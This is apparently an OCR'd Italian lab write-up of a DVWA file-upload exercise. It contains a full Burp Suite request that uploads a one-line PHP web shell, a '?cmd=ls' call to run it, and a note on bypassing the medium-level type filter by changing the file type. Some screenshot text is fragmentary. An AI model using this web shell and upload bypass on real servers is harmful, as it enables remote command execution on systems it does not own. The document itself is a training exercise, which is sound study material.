
Username: admin
Security Level: low
PHPIDS: disabled

Nella barra di ricerca è stato copiato ed incollato il path /`../../hackable/uploads/shell.php`



```
$
Warning: system() [function.system]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shell.php on line 1
```

Si prosegue modificando il livello di sicurezza a MEDIUM e si carica una immagine (php.jpg)



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium Submit
low
medium
high

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Vulnerability: File Upload

Choose an image to upload:

Choose File No file chosen


Upload

```
../../hackable/uploads/shell.jpg succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm


Username: admin
Security Level: medium
PHPIDS: disabled



/home/kali
/dvwa/ha
192.168.50.106/dvwa/hackable/uploads/shell.jpg?cmd=ls - Google Search

```
192.168.50.106/dvwa/hackable/uploads/shell.jpg?cmd=ls
```

Il file in formato .jpg non si può eseguire anche se caricato.



Target: http://192.168.50.106
HTTP/1

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.106
Content-Length: 437
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.50.106
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarySbLYIo9UN4iZndtu
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.106/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=medium; PHPSESSID=60c0f12821a040e327f369a9a55439fb
Connection: keep-alive

------WebKitFormBoundarySbLYIo9UN4iZndtu
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundarySbLYIo9UN4iZndtu
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

$ <?php system($_REQUEST["cmd"]); ?>

------WebKitFormBoundarySbLYIo9UN4iZndtu
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundarySbLYIo9UN4iZndtu--
```

Selection 34 (0x22)

Selected text: WebKitFormBoundarySbLYIo9UN4iZndtu

Decoded from: Select

WebKitFormBoundarySbLYIo9UN4iZndtu

Cancel Apply changes

Request attributes	2
Request query parameters	0
Request body parameters	3
Request cookies	2
Request headers	13

Da burpsuite viene fatto un controllo sul tipo di file che modifichiamo in jpeg con repeater attraverso la manipolazione del nome